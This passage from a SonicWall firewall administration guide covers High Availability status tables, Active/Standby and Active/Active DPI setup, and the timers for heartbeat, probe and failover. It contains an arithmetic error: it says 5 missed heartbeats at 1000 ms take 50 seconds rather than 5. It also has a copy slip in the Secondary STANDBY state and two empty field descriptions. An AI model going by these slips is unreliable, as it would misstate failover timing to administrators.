Topics:

- Comparing CPU Activity on Appliances in a Cluster
- Verifying Settings in the High Availability > Status Page

Comparing CPU Activity on Appliances in a Cluster

On the active firewall of the Master node, the **System > Diagnostics** page with **Multi-Core Monitor** selected shows the activity of all appliances in the Active/Active cluster. The following figure displays the Multi-Core Monitor on an Active/Active cluster with Active/Active DPI enabled. This configuration utilizes all units in the cluster for the highest possible performance.



When Active/Active DPI is enabled on a Stateful HA pair, you can observe a change in CPU utilization on appliances in the HA pair. CPU activity goes down on the active unit, and goes up on the standby unit.

When viewing the Multi-Core Monitor on an active unit in the cluster, all firewalls in the cluster are displayed. However, if you log into the individual IP address of an standby unit in the cluster, the Multi-Core Monitor page only displays the core usage for the two firewalls in that particular HA pair.

NOTE: To see the core usage for all firewalls in the cluster, SonicWall recommends viewing the Multi-Core Monitor page on the active unit of the Master node.

Verifying Settings in the High Availability > Status Page

The **High Availability > Status** page provides status for the entire Active/Active cluster and for each Cluster Node in the deployment. For complete information about the **High Availability > Status** page, see High Availability > Status.

The Active/Active Clustering node status is displayed at the top of the page, and shows values for the following settings:

- **Node Status** – Active or Standby for each node in the cluster
- **Primary A/A Licensed** – Yes or No for each node in the cluster
- **Secondary A/A Licensed** – Yes or No for each node in the cluster

- **Virtual Groups Owned** – Displays the Virtual Group number owned by each node in the cluster. You can check these values to determine the owner status after a failover.

The **Active/Active Clustering Node Status** table is shown on the **High Availability > Status** page.

High Availability /

Status


Active / Active Clustering Node Status	Node 1	Node 2
Node Status	Active	Active
Primary A/A Licensed	Yes	Yes
Backup A/A Licensed	Yes	Yes
Virtual Groups Owned	1	2

High Availability Status	Node 1	Node 2
Status	Backup Active	Primary Active
Dedicated HA-Link	HA 1000 Mbps full-duplex	HA 1000 Mbps Full-duplex
HA Data Link	X5 1000 Mbps full-duplex	X5 1000 Mbps Full-duplex
HA Data Link 2	X6 1000 Mbps full-duplex	X6 1000 Mbps Full-duplex
Found Peer	Yes	Yes
Settings Synchronized	Yes	Yes
Primary Stateful HA Licensed	No	Yes
Backup Stateful HA Licensed	Yes	No
Stateful HA Synchronized	No	No
Primary State	IDLE	ACTIVE
Backup State	ACTIVE	IDLE
Active Up Time	0 Days 00:35:30	0 Days 00:35:46

Displaying High Availability Status

High Availability > Status

On the **High Availability > Status** page, you can check the status of the High Availability feature and the appliances running it.



Topics:

- Viewing Active/Standby High Availability Status
- Viewing Active/Active High Availability Status

Viewing Active/Standby High Availability Status

The **High Availability Status** table on the **High Availability > Status** page displays the current status of the HA Pair. If the Primary SonicWall is Active, the first line in the table indicates that the Primary SonicWall is currently Active.


It is also possible to check the status of the Secondary SonicWall by logging into the unique LAN IP address of the Secondary SonicWall. If the Primary SonicWall is operating normally, the status indicates that the Secondary SonicWall is currently Standby. If the Secondary has taken over for the Primary, the status table indicates that the Secondary is currently Active.

If the Primary SonicWall fails, you can access the management interface of the Secondary SonicWall at the Primary SonicWall virtual LAN IP address or at the Secondary SonicWall LAN IP address. When the Primary SonicWall restarts after a failure, it is accessible using the unique IP address created on the **High Availability > Monitoring** page. If preempt mode is enabled, the Primary SonicWall becomes the Active firewall and the Secondary firewall returns to Standby status.

There are three tables on the **High Availability > Status** page:

- High Availability Status Table
- High Availability Configuration Table
- High Availability Licenses Table

High Availability Status Table



- **Status** – The values in this field are prepended with **Primary** or **Secondary**, depending on which appliance the table is being viewed. The possible values are:
  - **Active** – This appliance is in the ACTIVE state.
  - **Standby** – This appliance is in the STANDBY state.
  - **Disabled** – High Availability has not been enabled in the management interface of this appliance.
  - **Not in a steady state** – HA is enabled and the appliance is neither in the ACTIVE nor the STANDBY state.
- **Primary State** - The current state of the Primary appliance as a member of an HA Pair. The Primary State field is displayed on both the Primary and the Secondary appliances.
  - **ACTIVE –** The Primary unit is handling all the network traffic except management/monitoring/licensing traffic destined to the STANDBY unit.
  - **STANDBY –** The Primary appliance is passive and is ready to take over on a failover.

- **ELECTION –** The Primary and Secondary units are negotiating which should be the ACTIVE unit.
- **SYNC –** The Primary unit is synchronizing settings or firmware to the Secondary.
- **ERROR –** The Primary unit has reached an error condition.
- **REBOOT –** The Primary unit is rebooting.
- **NONE –** When viewed on the Primary unit, **NONE** indicates that HA is not enabled on the Primary. When viewed on the Secondary unit, **NONE** indicates that the Secondary unit is not receiving heartbeats from the Primary unit.


- **Secondary State –** The current state of the Secondary appliance as a member of an HA Pair. The Secondary State field is displayed on both the Primary and the Secondary appliances.
  - **ACTIVE –** The Secondary unit is handling all the network traffic except management/monitoring/licensing traffic destined to the STANDBY unit.
  - **STANDBY –** The Primary appliance is passive and is ready to take over on a failover.
  - **ELECTION –** The Secondary and Primary units are negotiating which should be the ACTIVE unit.
  - **SYNC –** The Secondary unit is synchronizing settings or firmware to the Primary.
  - **ERROR –** The Secondary unit has reached an error condition.
  - **REBOOT –** The Secondary unit is rebooting.
  - **NONE –** When viewed on the Secondary unit, **NONE** indicates that HA is not enabled on the Secondary. When viewed on the Primary unit, **NONE** indicates that the Primary unit is not receiving heartbeats from the Secondary unit.
- **Active Up Time –** Indicates how long the current Active firewall has been Active since it last became Active:
  - *Days* **Days** *Hours*:*Minutes*:*Seconds* (for example, 31 Days 21:12:57)
  - **High Availability Disabled** – This line only displays when High Availability is disabled.

  If failure of the Primary SonicWall occurs, the Secondary SonicWall assumes the Primary SonicWall LAN and WAN IP addresses. There are three main methods to check the status of the High Availability Pair:
  - **High Availability > Status**, **High Availability Status** table
  - Email Alerts; see Receiving Email Alerts About High Availability Status
  - Log Entries; Viewing High Availability Events in the Log
- **Node Status –** Indicates if Active/Active Clustering is enabled or is not enabled.
- **Found Peer –** Indicates **Yes** if the Primary appliance has detected the Secondary appliance, and **No** if there is no HA link or if the Secondary is rebooting.
- **Settings Synchronized –** Indicates if the settings are synchronized between the two appliances. This includes all settings that are part of the system preferences, for example, NAT policies, routes, user accounts. Possible values are **Yes** or **No**.
- **Stateful HA Synchronized –** Indicates if the Standby appliance is synchronized with the initial state of the Active appliance (TCP sessions, VPN tunnels) when they discover each other. The possible values are **Yes** and **No**. **No** could mean that the stateful synchronization process for the initial state is in progress.

  NOTE: No is also displayed if Stateful HA is not enabled or licensed on either of the units.

High Availability Configuration Table

The **High Availability Configuration** table shows the configuration selected in the **High Availability > Settings** page.



High Availability Configuration	
HA Mode	Active / Active DPI
HA Control Link	HA 1 Gbps Full Duplex
Active / Active DPI Link	X3 No link
Active / Active DPI Link 2	X4 No link

- **HA Mode** – Indicates the mode in which the appliance is running:
  - **None**
  - **Active/Standby**
  - **Active/Active DPI**
  - **Active/Active Clustering**
  - **Active/Active DPI Clustering**


  One method to determine which SonicWall is Active is to check the HA Settings Status indicator on the **High Availability > Settings** page. If the Primary SonicWall is Active, the first line in the page indicates that the Primary SonicWall is currently **Active**.

  It is also possible to check the status of the Secondary SonicWall by logging into the LAN IP address of the Secondary SonicWall. If the Primary SonicWall is operating normally, the status indicates that the Secondary SonicWall is currently **Standby**. If the Secondary has taken over for the Primary, the status indicates that the Secondary is currently Active.
- **HA Control Link** – Indicates the port, speed, and duplex settings of the HA link, such as **HA 1 Gbps Full Duplex**, when two SonicWall NSA E-Class appliances are connected over their dedicated HA interfaces.

  On a SonicWall NSA appliance that does not have a dedicated HA interface, this field displays the designated interface, such as **X5**, instead of **HA**. When the HA interfaces are not connected or the link is down, the field displays the status in the form **X5 No Link**. When High Availability is not enabled, the field displays **Disabled**.
- **Active/Active DPI Link** –
- **Active/Active DPI Link 2** –

High Availability Licenses Table

The **High Availability Licenses** table displays whether stateful HA and Active/Active services are licensed.



High Availability Licenses	
Primary Stateful HA Licensed	Yes
Secondary Stateful HA Licensed	N/A
Primary Active / Active Licensed	No

- **Primary Stateful HA Licensed** – Indicates if the Primary appliance has a stateful HA license: **Yes** or **No**.

- **Secondary Stateful HA Licensed –** Indicates if the Secondary appliance has a stateful HA license: **Yes**, **No**, or **NA**.

  NOTE: The Stateful HA license is shared with the Primary, but you must access mySonicWall.com while logged into the LAN management IP address of the Secondary unit to synchronize with the SonicWall licensing server.

- **Primary Active/Active Licensed** – Indicates if Active/Active mode is licensed on the Primary appliance: **Yes** or **No**.

Viewing Active/Active High Availability Status

For information on High Availability status and verifying the configuration, see Verifying Active/Active Clustering Configuration

Configuring High Availability

High Availability > Settings

Topics:


NOTE: For more information on High Availability, see What Is High Availability? and Active/Standby and Active/Active DPI Prerequisites. If your Active/Active Clustering environment will use VPN or NAT, see Configuring Virtual Group Association in VPN Policies or Configuring Virtual Group Association in NAT Policies after you have finished the Active/Active configuration.

Configuring Active/Standby High Availability Settings

The configuration tasks on the **High Availability > Settings** page are performed on the Primary unit and then are automatically synchronized to the Secondary.

To configure the settings on the High Availability > Settings page:

1 Navigate to **High Availability > Settings**.



2 On the **General** tab, the **Mode** drop-down menu specifies the High Availability Mode. Select **Active/Standby** to activate standard HA configuration and hardware failover functionality, with the option of enabling Stateful HA and Active/Active DPI. The default is **None** and all the options are dimmed.

> **NOTE:** License and signature updates will not work on Standby firewalls unless HA Monitoring IPs are set for either X0 or any one of the WAN interfaces.

3 To configure Stateful Synchronization (Stateful High Availability), available on SonicWall NSA series appliances, select the **Enable Stateful Synchronization**. This option is disabled by default.

> **NOTE:** The selected interface must be the same one that you physically connected as described in Physically Connecting Your Appliances.

By maintaining continuous synchronization between the primary and secondary appliances, Stateful HA enables the secondary appliance to take over in case of a failure with virtually no down time or loss of network connections.

When Stateful Synchronization is not enabled, the session state is not synchronized between the Primary and Secondary SonicWall security appliances. If a failover occurs, any session that had been active at the time of failover needs to be renegotiated.

When Stateful Synchronization is not enabled, it is not possible to enable the Active/Active DPI feature.


> **NOTE:** This option is not available for **None** and **Active/Active DPI** modes.
>
> Stateful Synchronization recommended settings: 1000 milliseconds for Heartbeat Interval and 5 seconds for Probe Interval. These settings are minimum recommended values. Lower values may cause unnecessary failovers, especially when the SonicWall is under a heavy load. You can use higher values if your SonicWall handles a lot of network traffic.

4 Optionally, to back up the settings automatically when you upgrade the firmware version, select **Generate/Overwrite Secondary Firmware and Settings When Upgrading Firmware**. This option is disabled by default.

5 Optionally, to configure the High Availability Pair so that the Primary unit takes back the Primary role once it restarts after a failure, select **Enable Preempt Mode**. Preempt mode is recommended to be disabled when enabling Stateful Synchronization, because preempt mode can be over-aggressive about failing over to the Secondary appliance. This option is disabled by default.

6 To allow the Primary and Secondary appliances to share a single MAC address, select **Enable Virtual MAC**. This greatly simplifies the process of updating network ARP tables and caches when a failover occurs. Only the switch to which the two appliances are connected needs to be notified. All outside devices will continue to route to the single shared MAC address. This option is disabled by default.

7 Click the **HA Devices** tab to configure the Primary and Secondary appliance serial number.



NOTE: License and signature updates will not work on Standby firewalls unless HA Monitoring IPs are set for either X0 or any one of the WAN interfaces.

8 Enter the serial number for the Secondary device in the **Secondary Device Serial Number** field.

The serial number for the Primary device is populated automatically and cannot be changed. For the Secondary unit, you can find the serial number on the back of the SonicWall security appliance or in the **System > Status** page.


9 Click **Apply**.

Configuring Active/Active DPI High Availability Settings


The configuration tasks on the **High Availability > Settings** page are performed on the Primary unit and then are automatically synchronized to the Secondary.

To configure Active/Active DPI on the High Availability > Settings page:

1 Navigate to **High Availability > Settings**.



2 On the **General** tab, the **Mode** drop-down menu specifies the High Availability Mode. The default is **None** and all the options are dimmed. Select **Active/Active DPI** to activate standard HA configuration and hardware failover functionality, with the option of enabling Stateful HA and Active/Active DPI. A new tab, **HA Interfaces**, appears and the **Enable Stateful Synchronization** option is dimmed, but enabled automatically for Active/Active DPI.




3 Optionally, to back up the settings automatically when you upgrade the firmware version, select **Generate/Overwrite Secondary Firmware and Settings When Upgrading Firmware**. This option is disabled by default.

4 Ensure **Enable Preempt Mode** is not selected. Preempt mode is recommended to be disabled when enabling Stateful Synchronization, because preempt mode can be over-aggressive about failing over to the Secondary appliance. This option is disabled by default.

5 To allow the Primary and Secondary appliances to share a single MAC address, select **Enable Virtual MAC**. This greatly simplifies the process of updating network ARP tables and caches when a failover occurs. Only the switch to which the two appliances are connected needs to be notified. All outside devices will continue to route to the single shared MAC address. This option is disabled by default.


6 Click the **HA Devices** tab to configure the Primary and Secondary appliance serial number.



7 Enter the serial number for the Secondary device in the **Secondary Device Serial Number** field.

The serial number for the Primary device is populated automatically and cannot be changed. For the Secondary unit, you can find the serial number on the back of the SonicWall security appliance or in the **System > Status** page.

8 Click the **HA Interfaces** tab to specify the interfaces that will be used for transferring data between the two units during Active/Active DPI processing.



NOTE: SonicWall High Availability cannot be configured using the built-in wireless interface, nor can it be configured using Dynamic WAN interfaces.

Only unassigned, available interfaces appear in the drop-down menus.

9 Select the Primary Active/Active DPI interface number from the **Active/Active DPI Interface** drop-down menu. This option is dimmed if the appliance detects that the interface is already configured.

10 Select the Secondary Active/Active DPI interface number from the **Active/Active DPI Interface 2** drop-down menu This interface is used for transferring data between the two units during Active/Active DPI processing.

The connected interfaces must be the same number on both appliances, and must initially appear as unused, unassigned interfaces in the **Network > Interfaces** page. For example, you could connect X5 on the Primary unit to X5 on the Secondary if X5 is an unassigned interface.

After enabling Active/Active DPI, the connected interface will have a Zone assignment of HA Data-Link.

11 When finished with all High Availability configuration, click **Apply**. All settings are synchronized to the Standby unit, and the Standby unit reboots.

115

Fine Tuning High Availability

High Availability > Advanced

The **High Availability > Advanced** page provides the ability to fine-tune the High Availability configuration as well as synchronize setting and firmware among the High Availability devices. The **High Availability > Advanced** page is identical for both Active/Standby and Active/Active configurations. The **Heartbeat Interval** and **Failover Trigger Level** settings on the **High Availability > Advanced** page apply to both the SVRRP heartbeats (Active/Active Clustering heartbeat) and HA heartbeats.

Other settings on **High Availability > Advanced** page apply only to the HA pairs within the Cluster Nodes.


NOTE: For more information on High Availability, see What Is High Availability? and Active/Standby and Active/Active DPI Prerequisites.

Configuring High Availability > Advanced Settings

The configuration tasks on the **High Availability > Advanced** page are performed on the Primary unit and then are automatically synchronized to the Secondary.

To configure the settings on the High Availability > Advanced page:

1 Navigate to **High Availability > Advanced**.



NOTE: The minimum settings shown for the following fields are minimum recommended values. Lower values may cause unnecessary failovers, especially when the SonicWall is under a heavy load. Use higher values if your SonicOS handles a lot of network traffic.

2 The Heartbeat Interval timer controls how often the two units communicate. Specify the interval, in milliseconds, in the **Heartbeat Interval (milliseconds)** field. The minimum interval is 1000 milliseconds, the maximum is 300000, and the default is **1000**.

NOTE: The Heartbeat Interval timer works in conjunction with the Failover Trigger Level timer. For example, if you set the **Failover Trigger Level** to 5 and the **Heartbeat Interval** to 1000 milliseconds, it will take 50 seconds without a heartbeat before a failover is triggered.

3 The Failover Trigger Level timer specifies the number of heartbeats the SonicWall will miss before failing over. Specify the number of heartbeats in the **Failover Trigger Level (missed heartbeats)** field. The minimum number is 4, the maximum is 99, and the default is **5**.

This timer is linked to the Heartbeat Interval.

4 The Probe Interval is the time between probes sent to specified IP addresses to ensure the network critical path is reachable. The Probe Interval is used in logical monitoring. Specify the interval, in seconds, in the **Probe Interval (seconds)** field. The minimum time is 5 seconds, the maximum is 255, and the default is **20**.

You can set the Probe IP Address(es) on the **High Availability > Monitoring** page. See High Availability > Monitoring.

5 The Probe Count is the number of consecutive probes before SonicOS concludes that the network critical path is unavailable or the probe target is unreachable. The Probe Count is used in logical monitoring. Specify the count in the **Probe Count** field. The minimum number is 3, the maximum is 10, and the default is **3**.

6 The Election Delay Time timer can be used to specify an amount of time the SonicWall will wait to consider an interface up and stable. The Election Delay Time timer is useful when dealing with switch

ports that have a spanning-tree delay set. Specify the time, in seconds, in the **Election Delay Time (seconds)** field. The minimum time is 3 seconds, the maximum is 255, and the default is **3**.

7 When a failover occurs, the Route Hold-Down Time is the number of seconds the newly-active appliance keeps the dynamic routes it had previously learned in its route table. Specify the time, in seconds, in the **Dynamic Route Hold-Down Time (seconds)** field. The minimum time is 0 seconds, the maximum is 1200, and the default is **45**. In large or complex networks, a larger value may improve network stability during a failover.

   This setting is used when a failover occurs on a High Availability pair that is using either RIP or OSPF dynamic routing. When a failover occurs, **Dynamic Route Hold-Down Time** is the number of seconds the newly-Active appliance keeps the dynamic routes it had previously learned in its route table. During this time, the newly Active appliance relearns the dynamic routes in the network. When the **Dynamic Route Hold-Down Time** duration expires, SonicOS deletes the old routes and implements the new routes it has learned from RIP or OSPF.

   NOTE: The **Dynamic Route Hold-Down Time** setting is displayed only when the **Advanced Routing** option is selected on the **Network > Routing** page.

8 Select **Include Certificates/Keys** to have the appliances synchronize all Certificates, CRLs, and associated settings (such as CRL auto-import URLs and OCSP settings) are synchronized between the Primary and Secondary units. By default, this option is enabled.

9 You do not need to click **Synchronize Settings** at this time because all settings will be automatically synchronized to the Standby unit when you click **Accept** after completing HA configuration. T**o** synchronize all settings on the Active unit to the Standby unit immediately, click **Synchronize Settings**. The Standby unit will reboot.

10 To have the appliances synchronize all certificates and keys, select **Include Certificate/Keys**. By default, this option is enabled.

11 Click **Synchronize Firmware** if you previously uploaded new firmware to your Primary unit while the Secondary unit was offline and it is now online and ready to upgrade to the new firmware. **Synchronize Firmware** is typically used after taking your Secondary appliance offline while you test a new firmware version on the Primary unit before upgrading both units to it.

